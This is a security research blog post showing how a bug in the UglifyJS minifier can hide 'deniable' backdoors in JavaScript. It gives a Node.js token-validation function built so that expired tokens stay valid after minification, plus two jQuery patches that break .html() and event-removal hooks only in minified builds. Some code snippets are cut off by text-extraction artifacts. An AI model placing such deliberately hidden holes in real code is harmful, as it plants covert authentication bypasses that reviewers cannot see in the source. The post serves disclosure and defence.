Backdooring your javascript using minifier bugs

Yan (@bcrypt)

August 24, 2015

Backdooring your javascript using minifier bugs

In addition to unforgettable life experiences and personal growth, one thing I got out of DEF CON 23 was a copy of POC||GTFO 0x08 from Travis Goodspeed. The coolest article I've read so far in it is "Deniable Backdoors Using Compiler Bugs," in which the authors abused a pre-existing bug in CLANG to create a backdoored version of sudo that allowed any user to gain root access. This is very sneaky, because nobody could prove that their patch to sudo was a backdoor by examining the source code; instead, the privilege escalation backdoor is inserted at compile-time by certain (buggy) versions of CLANG.

That got me thinking about whether you could use the same backdoor technique on javascript. JS runs pretty much everywhere these days (browsers, servers, arduinos and robots, maybe even cars someday) but it's an interpreted language, not compiled. However, it's quite common to minify and optimize JS to reduce file size and improve performance. Perhaps that gives us enough room to insert a backdoor by abusing a JS *minifier.*

Part I: Finding a good minifier bug

Question: Do popular JS minifiers really have bugs that could lead to security problems?

Answer: After about 10 minutes of searching, I found one in UglifyJS, a popular minifier used by jQuery to build a script that runs on something like 70% of the top websites on the Internet. The bug itself, fixed in the 2.4.24 release, is straightforward but not totally obvious, so let's walk through it.

UglifyJS does a bunch of things to try to reduce file size. One of the compression flags that is on-by-default will compress expressions such as:

```
!a && !b && !c && !d
```

That expression is 20 characters. Luckily, if we apply De Morgan's Law, we can rewrite it as:

```
!(a || b || c || d)
```

which is only 19 characters. Sweet! Except that De Morgan's Law doesn't necessarily work if any of the subexpressions has a non-Boolean return value. For instance,

```
!false && 1
```

will return the number 1. On the other hand,

```
!(false || !1)
```

simply returns true.

So if we can trick the minifier into erroneously applying De Morgan's law, we can make the program behave differently before and after minification! Turns out it's not too hard to trick UglifyJS 2.4.23 into doing this, since it will always use the rewritten expression if it is shorter than the original. (UglifyJS 2.4.24 patches this by making sure that subexpressions are boolean before attempting to rewrite.)

Part II: Building a backdoor in some hypothetical auth code

Cool, we've found the minifier bug of our dreams. Now let's try to abuse it!

Let's say that you are working for some company, and you want to deliberately create vulnerabilities in their Node.js website. You are tasked with writing some server-side javascript that validates whether user auth tokens are expired. First you make sure that the Node package uses uglify-js@2.4.23, which has the bug that we care about.

Next you write the token validation function, inserting a bunch of plausible-looking config and user validation checks to force the minifier to compress the long (not-)boolean expression:

```
    function isTokenValid(user) {
        var timeLeft =
            !!config && // config object exists
            !!user.token && // user object has a token
            !user.token.invalidated && // token is not explicitly invalidated
            !config.uninitialized && // config is initialized
            !config.ignoreTimestamps && // don't ignore timestamps
            getTimeLeft(user.token.expiry); // > 0 if expiration is in the future

        // The token must not be expired
        return timeLeft > 0;
    }

    function getTimeLeft(expiry) {
```

```
  return expiry - getSystemTime();
}
```

Running `uglifyjs -c` on the snippet above produces the following:

```
function isTokenValid(user){var timeLeft=!(!config||!user.token||user.token.invalidated
```

In the original form, if the config and user checks pass, `timeLeft` is a negative integer if the token is expired. In the minified form, `timeLeft` must be a boolean (since "!" in JS does type-coercion to booleans). In fact, if the config and user checks pass, the value of `timeLeft` is always `true` unless `getTimeLeft` coincidentally happens to be 0.

Voila! Since `true > 0` in javascript (yay for type coercion!), auth tokens that are past their expiration time will still be valid forever.

Part III: Backdooring jQuery

Next let's abuse our favorite minifier bug to write some patches to jQuery itself that could lead to backdoors. We'll work with jQuery 1.11.3, which is the current jQuery 1 stable release as of this writing.


jQuery 1.11.3 uses grunt-contrib-uglify 0.3.2 for minification, which in turn depends on uglify-js ~2.4.0. So uglify-js@2.4.23 satisfies the dependency, and we can manually edit package.json in grunt-contrib-uglify to force it to use this version.

There are only a handful of places in jQuery where the DeMorgan's Law rewrite optimization is triggered. None of these cause bugs, so we'll have to add some ourselves.

Backdoor Patch #1:


First let's add a potential backdoor in jQuery's .html() method. The patch looks weird and superfluous, but we can convince anyone that it shouldn't actually change what the method does. Indeed, pre-minification, the unit tests pass.

After minification with uglify-js@2.4.23, jQuery's .html() method will set the inner HTML to "true" instead of the provided value, so a bunch of tests fail.



```
localhost:8080/test/?module=manipulation

4. Escaped html
Expected: "&lt;div&gt;hello1&lt;/div&gt;"
  Result: "true"
    Diff: "&lt;div&gt;hello1&lt;/div&gt;" "true"
  Source:     at testHtml (http://localhost:8080/test/unit/manipulation.js:1659:41)
              at Object.<anonymous> (http://localhost:8080/test/unit/manipulation.js:1732:12)
              at Object.Test.run (http://localhost:8080/test/libs/qunit/qunit.js:1303:18)
              at http://localhost:8080/test/libs/qunit/qunit.js:1463:10
              at process (http://localhost:8080/test/libs/qunit/qunit.js:1016:24)
              at http://localhost:8080/test/libs/qunit/qunit.js:186:5

5. Escaped html, leading x
Expected: "x&lt;div&gt;hello1&lt;/div&gt;"
  Result: "true"
    Diff: "x&lt;div&gt;hello1&lt;/div&gt;" "true"
  Source:     at testHtml (http://localhost:8080/test/unit/manipulation.js:1661:42)
              at Object.<anonymous> (http://localhost:8080/test/unit/manipulation.js:1732:12)
              at Object.Test.run (http://localhost:8080/test/libs/qunit/qunit.js:1303:18)
              at http://localhost:8080/test/libs/qunit/qunit.js:1463:10
              at process (http://localhost:8080/test/libs/qunit/qunit.js:1016:24)
              at http://localhost:8080/test/libs/qunit/qunit.js:186:5

6. Escaped html, leading space
Expected: " &lt;div&gt;hello1&lt;/div&gt;"
  Result: "true"
    Diff: " &lt;div&gt;hello1&lt;/div&gt;" "true"
  Source:     at testHtml (http://localhost:8080/test/unit/manipulation.js:1663:42)
              at Object.<anonymous> (http://localhost:8080/test/unit/manipulation.js:1732:12)
              at Object.Test.run (http://localhost:8080/test/libs/qunit/qunit.js:1303:18)
              at http://localhost:8080/test/libs/qunit/qunit.js:1463:10
              at process (http://localhost:8080/test/libs/qunit/qunit.js:1016:24)
              at http://localhost:8080/test/libs/qunit/qunit.js:186:5

7. Set containing element, text node, comment
Expected: [
            "<b>bold</b>",
            undefined,
            undefined
          ]
  Result: [
            "true",
            undefined,
            undefined
          ]
    Diff:  [
            "<b>bold</b>",
            "true",
             undefined,
             undefined
           ]
```

However, the jQuery maintainers are probably using the patched version of uglifyjs. Indeed, tests pass with uglify-js@2.4.24, so this patch might not seem too suspicious.




```
localhost:8080/test/?module=manipulation

jQuery Test Suite

[✓] Hide passed tests  [ ] Check for Globals  [ ] No try-catch  [ ] Bypass optimizations  [ ] Load with AMD  [ ] Load unminified  [ ] Always check jQuery.data
Module: manipulation

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.155 Safari/537.36

Tests completed in 1747 milliseconds.
634 assertions of 634 passed, 0 failed.
```

Cool. Now let's run grunt to build jQuery with this patch and write some silly code that triggers the backdoor:

```
<html>
    <script src="../dist/jquery.min.js"></script>
    <button>click me to see if this site is safe</button>
    <script>
```

```
            $('button').click(function(e) {
                $('#result').html('<b>false!!</b>');
            });
        </script>
        <div id='result'></div>
    </html>
```


Here's the result of clicking that button when we run the pre-minified jQuery build:


file:///Users/yzhu/repos/scripts/jquery/html/index.html
click me to see if this site is safe
false!!
Elements
Network
Sources
Timeline
Profiles
Resources
Audits


```
▼<html>
  ▼<head>
      <script src="../dist/jquery.js"></script>
    </head>
  ▼<body>
      <button>click me to see if this site is safe</button>
    ▼<script>
                $('button').click(function(e) {
                    $('#result').html('<b>false!!</b>');
                });

      </script>
    ▶<div id="result">…</div>
    </body>
</html>
```

As expected, the user is warned that the site is not safe. Which is ironic, because it doesn't use our minifier-triggered backdoor.

Here's what happens when we instead use the minified jQuery build:


file:///Users/yzhu/repos/scripts/jquery/html/index.html
click me to see if this site is safe

```
true
```




```
▼<html>
  ▼<head>
      <script src="../dist/jquery.min.js"></script>
    </head>
  ▼<body>
      <button>click me to see if this site is safe</button>
    ▼<script>
                $('button').click(function(e) {
                    $('#result').html('<b>false!!</b>');
                });

      </script>
    ▶<div id="result">…</div>
    </body>
  </html>
```

Now users will totally think that this site is safe even when the site authors are trying to warn them otherwise.

Backdoor Patch #2:

The first backdoor might be too easy to detect, since anyone using it will probably notice that a bunch of HTML is being set to the string “true” instead of the HTML that they want to set. So our second backdoor patch is one that only gets triggered in unusual cases.




```
-                                       if ( ( mappedTypes || origType === handleObj.origType ) &&
+                                       spliced = ( mappedTypes || origType === handleObj.origType ) &&
                                                  ( !handler || handler.guid === handleObj.guid ) &&
                                                  ( !tmp || tmp.test( handleObj.namespace ) ) &&
-                                                 ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector ) ) {
-                                                 handlers.splice( j, 1 );
+                                                 ( !selector || selector === handleObj.selector || selector === "**" && handleObj.selector ) &&
+                    handlers.splice( j, 1 );

+              if ( spliced && spliced.length > 0 ) {
+                // Will never be reached when processed by uglify-js@2.4.23!
                                                  if ( handleObj.selector ) {
                                                          handlers.delegateCount--;
                                                  }
                                                  if ( special.remove ) {
                                                          special.remove.call( elem, handleObj );
                                                  }
```

Basically, we've modified jQuery.event.remove (used in the .off() method) so that the code path that calls special event removal hooks never gets reached after minification. (Since `spliced` is always boolean, its length is always undefined, which is not > 0.) This doesn't necessarily change the behavior of a site unless the developer has defined such a hook.

Say that the site we want to backdoor has the following HTML:


```
<html>
    <script src="../dist/jquery.min.js"></script>
    <button>click me to see if special event handlers are called!</button>
    <div>FAIL</div>
    <script>
        // Add a special event hook for onclick removal
        jQuery.event.special.click.remove = function(handleObj) {
            $('div').text('SUCCESS');
        };
        $('button').click(function myHandler(e) {
            // Trigger the special event hook
            $('button').off('click');
        });
    </script>
</html>
```

If we run it with unminified jQuery, the removal hook gets called as expected:


file:///Users/yzhu/repos/scripts/jquery/html/index2.html
click me to see if special event handlers are called!
SUCCESS
Elements Network Sources Timeline Profiles Resources Audits Console HTTPS Everywhere

```
▼<html>
  ▼<head>
      <script src="../dist/jquery.js"></script>
    </head>
  ▼<body>
      <button>click me to see if special event handlers are called!</button>
      <div>SUCCESS</div>
    ▼<script>
                // Add a special event hook for onclick removal
                jQuery.event.special.click.remove = function(handleObj) {
                    $('div').text('SUCCESS');
                };
                $('button').click(function myHandler(e) {
                    // Trigger the special event hook
                    $('button').off('click');
                    // Re-add the click handler
                    $('button').click(myHandler);
                });

      </script>
    </body>
  </html>
```

But the removal hook never gets called if we use the minified build:


file:///Users/yzhu/repos/scripts/jquery/html/index2.html
click me to see if special event handlers are called!
FAIL
Elements Network Sources Timeline Profiles Resources Audits Console HTTPS Everywhere

```
<html>
  <head>
    <script src="../dist/jquery.min.js"></script>
  </head>
  <body>
    <button>click me to see if special event handlers are called!</button>
    <div>FAIL</div>
    <script>
            // Add a special event hook for onclick removal
            jQuery.event.special.click.remove = function(handleObj) {
                $('div').text('SUCCESS');
            };
            $('button').click(function myHandler(e) {
                // Trigger the special event hook
                $('button').off('click');
                // Re-add the click handler
                $('button').click(myHandler);
            });

    </script>
  </body>
</html>
```

Obviously this is bad news if the event removal hook does some security-critical function, like checking if an origin is whitelisted before passing a user's auth token to it.

Conclusion

The backdoor examples that I've illustrated are pretty contrived, but the fact that they can exist at all should probably worry JS developers. Although JS minifiers are not nearly as complex or important as C++ compilers, they have power over a lot of the code that ends up running on the web.

It's good that UglifyJS has added test cases for known bugs, but I would still advise anyone who uses a non-formally verified minifier to be wary. Don't minify/compress server-side code unless you have to, and make sure you run browser tests/scans against code post-minification. [Addendum: Don't forget that even if you aren't using a minifier, your CDN might minify files in production for you. For instance, Cloudflare's collapsify uses uglifyjs.]

Now, back to reading the rest of POC||GTFO.

PS: If you have thoughts or ideas for future PoC, please leave a comment or find me on Twitter ([@bcrypt](http://twitter.com/bcrypt)). The code from this blog post is up on github.

[Update 1: Thanks @joshssharp for posting this to Hacker News. I'm flattered to have been on the front page allllll night long (cue 70's soul music). Bonus points - the thread taught me [something surprising](http://news.ycombinator.com/item?id=10108672) about why it would make sense to minify server-side.]

[Update 2: There is now a long thread about minifiers on debian-devel which spawned this wiki page and another HN thread. It's cool that JS developers are paying attention to this class of potential security vulnerabilities, but I hope that people complaining about minification also consider transpilers and other JS pseudo-compilers. I'll talk more about that in a future blog post.]